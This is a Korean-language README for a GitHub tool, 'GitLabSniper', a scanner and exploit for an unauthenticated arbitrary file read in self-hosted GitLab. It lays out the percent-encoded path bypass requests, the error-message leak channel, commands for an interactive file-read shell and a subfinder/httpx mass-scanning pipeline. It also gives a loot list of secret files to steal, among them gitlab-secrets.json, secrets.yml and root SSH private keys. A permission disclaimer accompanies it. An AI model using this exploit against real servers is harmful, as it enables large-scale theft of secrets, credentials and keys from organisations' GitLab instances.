
 ynsmroztas/gitlabsniper
자체 관리형 GitLab CE/EE의 인증되지 않은 임의 파일 읽기 취약점인 CVE-2026-85706에 대한 단일 파일 Python 스캐너 및 익스플로잇으로, 프로젝트 열거, loot 경로, 대화형 셸을 제공합니다.


CVE-2026-85706 — GitLab CE/EE 인증되지 않은 임의 파일 읽기
탐지 · 공개 프로젝트 열거 · 탈취 · 대화형 셸 · subfinder/httpx 파이프라인





작성자: Yunus Emre Öztaş (mitsec)
X: x.com/ynsmroztas
GitHub: github.com/ynsmroztas
사이트: ynsmroztas.github.io
메일: [email protected]
본인이 소유하거나 명시적으로 테스트 권한을 부여받은 시스템(버그 바운티 / VDP / 서면 계약)에서만 사용하십시오.
GitLabSniper.py는 CVE-2026-85706을 위한 단일 파일 Python 스캐너/익스플로잇입니다. 이 취약점은 자체 관리형 GitLab Community Edition 및 Enterprise Edition에서 발생하는 인증되지 않은 로컬 파일 읽기입니다.
이 도구는 "버전이 취약해 보인다"는 수준에서 멈추지 않습니다. Workhorse 파서 차이 우회를 실행하고, Rails 응답을 분류하며, 400 응답 본문의 invalid %-encoding (...) 안에 파일 바이트가 포함된 경우에만 FILE LEAK을 출력합니다.
| 구분 | 버전 |
|---|---|
| 영향받음 | 18.7 – 19.1.7 · 19.2.0 – 19.2.5 · 19.3.0 – 19.3.1 |
| 패치됨 | 19.1.8 / 19.2.6 / 19.3.2 (2026-09-10) |
| 범위 외 | gitlab.com · GitLab Dedicated |
세 개의 repository 엔드포인트가 Workhorse requestBodyUploader 뒤에 위치합니다:
POST /api/v4/projects/:id/repository/commitsPOST /api/v4/projects/:id/repository/files/:file_pathPUT /api/v4/projects/:id/repository/files/:file_pathRails는 원시 file.path 필드를 받아 authenticate! 이전에 File.open을 실행합니다. 여기서 require_gitlab_workhorse!는 실질적인 게이트가 아닙니다. Workhorse는 프록시하는 모든 항목에 유효한 Gitlab-Workhorse-Api-Request JWT를 이미 부여합니다.
Workhorse는 먼저 업로드를 재작성해야 했습니다. 하지만 그 라우트 정규식은 EscapedPath() 와 퍼센트 디코딩을 하지 않는 path.Clean 복제본에 매칭됩니다. Puma는 Grape 라우팅 전에 %XX를 디코딩합니다.
공격자
  POST /api/v4/projects/35/repository/%63ommits
  POST /api/v4/projects/35/repository/commits/          ← 후행 슬래시도 통과
       ?file=&file.path=/etc/passwd&file.size=1
       &Content-Type=application/x-www-form-urlencoded
        │
        ▼
Workhorse     정규식이 "%63ommits" / "commits/" 확인  → MISS  (재작성 없음)
        │
        ▼
Puma          %63 디코딩 → commits                 → Rails로 라우팅
        │
        ▼
Rails         File.open(params[:file][:path])       → 인증 이전
        │
        ▼
Rack          parse_nested_query(File.read(path))
              %HH가 아닌 잘못된 "%"
        │
        ▼
HTTP 400      Invalid parameter: invalid %-encoding (<원시 파일 바이트>)
file=을 비워두면 requires :file, WorkhorseFile을 충족합니다(빈 값 → nil). 유출 채널은 urlencoded 분기입니다. JSON/Oj는 파일 바이트를 같은 방식으로 반환하지 않습니다. 이 도구는 항상 Content-Type=application/x-www-form-urlencoded를 전송합니다.
//, /./, %2F, ;는 우회하지 못합니다. path.Clean이 처음 두 개를 정규화하고 Puma는 %2F를 거부합니다.
프로젝트 id는 "어떤 저장소에서 파일을 훔칠지"를 지정하는 것이 아닙니다. file.path는 서버의 절대 경로입니다. id는 취약한 컨트롤러에 도달하기 위한 URL 조각일 뿐입니다.
| 엔드포인트 | 프로젝트 요구사항 |
|---|---|
files (%66iles) | 대부분의 id가 작동 — File.open이 프로젝트 검사 이전에 실행됨 |
commits (%63ommits, commits/, commits.json) | 익명 사용자가 read_code할 수 있는 프로젝트 필요. 그렇지 않으면 404 Project Not Found |
이 때문에 도구는 GET /api/v4/projects를 열거하고 게이트가 걸린 id를 건너뜁니다.
확정된 유출은 본문에 다음 부분 문자열이 있어야 합니다:
invalid %-encoding (
단독 %가 없는 파일은 여전히 열릴 수 있지만(read-noecho / 이후 branch is required) 바이트를 반환하지 않습니다. 이는 오라클이며 보고 가능한 덤프가 아닙니다.
x-gitlab-* / sign-in) + 버전이 노출될 경우 범위 확인GET /api/v4/projects)1..7)%63ommits · %72epository · %66iles/ · .jsonleak · leak-fragment · read-noecho · missing · project-gate · rewrite · noroute--auto 탈취 목록 (hostname, passwd, secrets.yml, gitlab-secrets.json, gitlab.rb, database.yml, ssh 키, environ)cat, loot, secrets, passwd, project <id>, curl)httpx -sc -td -title, httpx -json, ANSI 제거-o)pip install requests
python3 GitLabSniper.py -h
Python 3.10+. 다른 의존성 없음.
python3 GitLabSniper.py -u https://gitlab.example.com --auto
python3 GitLabSniper.py -u https://gitlab.example.com --auto --shell
python3 GitLabSniper.py -u https://gitlab.example.com --file /etc/gitlab/gitlab-secrets.json
python3 GitLabSniper.py -u https://gitlab.example.com --project-id 35 --auto
python3 GitLabSniper.py -u https://gitlab.example.com --shell
[email protected]> help
[email protected]> cat /etc/passwd
[email protected]> secrets
[email protected]> loot
[email protected]> project 35
[email protected]> curl /etc/gitlab/gitlab.rb
[email protected]> exit
subfinder -d example.com -silent \
  | httpx -silent -sc -td -title \
  | python3 GitLabSniper.py --pipe --auto -o hits.jsonl

subfinder -d example.com -silent \
  | httpx -silent -json \
  | python3 GitLabSniper.py --pipe --auto -q -o hits.jsonl

# stdin이 TTY가 아님 → --pipe가 암시됨
cat hosts.txt | python3 GitLabSniper.py --auto
파서가 허용하는 형식:
https://gitlab.example.comhttps://gitlab.example.com [200] [GitLab] [nginx]httpx -json 객체 (url / status_code)host 및 host:port[0] / 타임아웃 / 빈 행은 건너뜀| 플래그 | 의미 |
|---|---|
-u / -t / --target | 단일 기본 URL |
--pipe | stdin에서 대상 읽기 |
-f / --list | 호스트 파일 |
--file | 읽을 하나의 절대 경로 |
--auto / --loot | 고가치 GitLab 파일 목록 |
--shell | 대화형 파일 읽기 셸 |
--project-id | 프로젝트 id 강제 지정 (기본값: 열거 + 대체) |
--max-projects | 열거/대체 id 상한 (기본값 8) |
--force | 핑거프린트가 약해도 스캔 |
--threads | 파이프라인 워커 (기본값 8) |
--timeout | 초 (기본값 15) |
-o | hits.json 또는 hits.jsonl |
-q | 조용히 |
--no-banner | 배너 없음 |
종료 코드: 0 유출 · 1 오라클만 / 파이프에서 유출 없음 · 2 사용 가능한 신호 없음.
| 태그 | 의미 | 보고? |
|---|---|---|
leak | invalid %-encoding ( + 파일 바이트 | 예 — 확정 |
leak-fragment | 부분 반환 | 아마도, 본문 첨부 |
read-noecho | open 이후 401 / branch is required, 파일에 % 없음 | 오라클만 |
missing | local file not present — 우회가 디스크에 도달함 | 존재 오라클 |
project-gate | 404 Project Not Found | 다른 공개 id 시도 |
rewrite | Workhorse가 본문을 재작성함 (Invalid json) | 이 폼은 죽음 |
noroute | 일반 404 | 패치됨 또는 잘못된 경로 |
other | 500 / 잔여 | 주장하기 전에 본문 덤프 |
read-noecho만으로 critical을 제출하지 마십시오.
/etc/hostname
/etc/passwd
/etc/os-release
/opt/gitlab/embedded/service/gitlab-rails/config/secrets.yml
/opt/gitlab/embedded/service/gitlab-rails/config/gitlab.yml
/opt/gitlab/embedded/service/gitlab-rails/config/database.yml
/etc/gitlab/gitlab-secrets.json
/etc/gitlab/gitlab.rb
/var/opt/gitlab/gitlab-rails/etc/secrets.yml
/opt/gitlab/embedded/service/gitlab-rails/config/initializers/secret_token.rb
/root/.ssh/id_rsa
/var/opt/gitlab/.ssh/id_rsa
/proc/self/environ
반환될 때 가장 큰 영향을 미치는 파일: secrets.yml, gitlab-secrets.json, database.yml (secret_key_base, otp_key_base, DB 비밀번호).
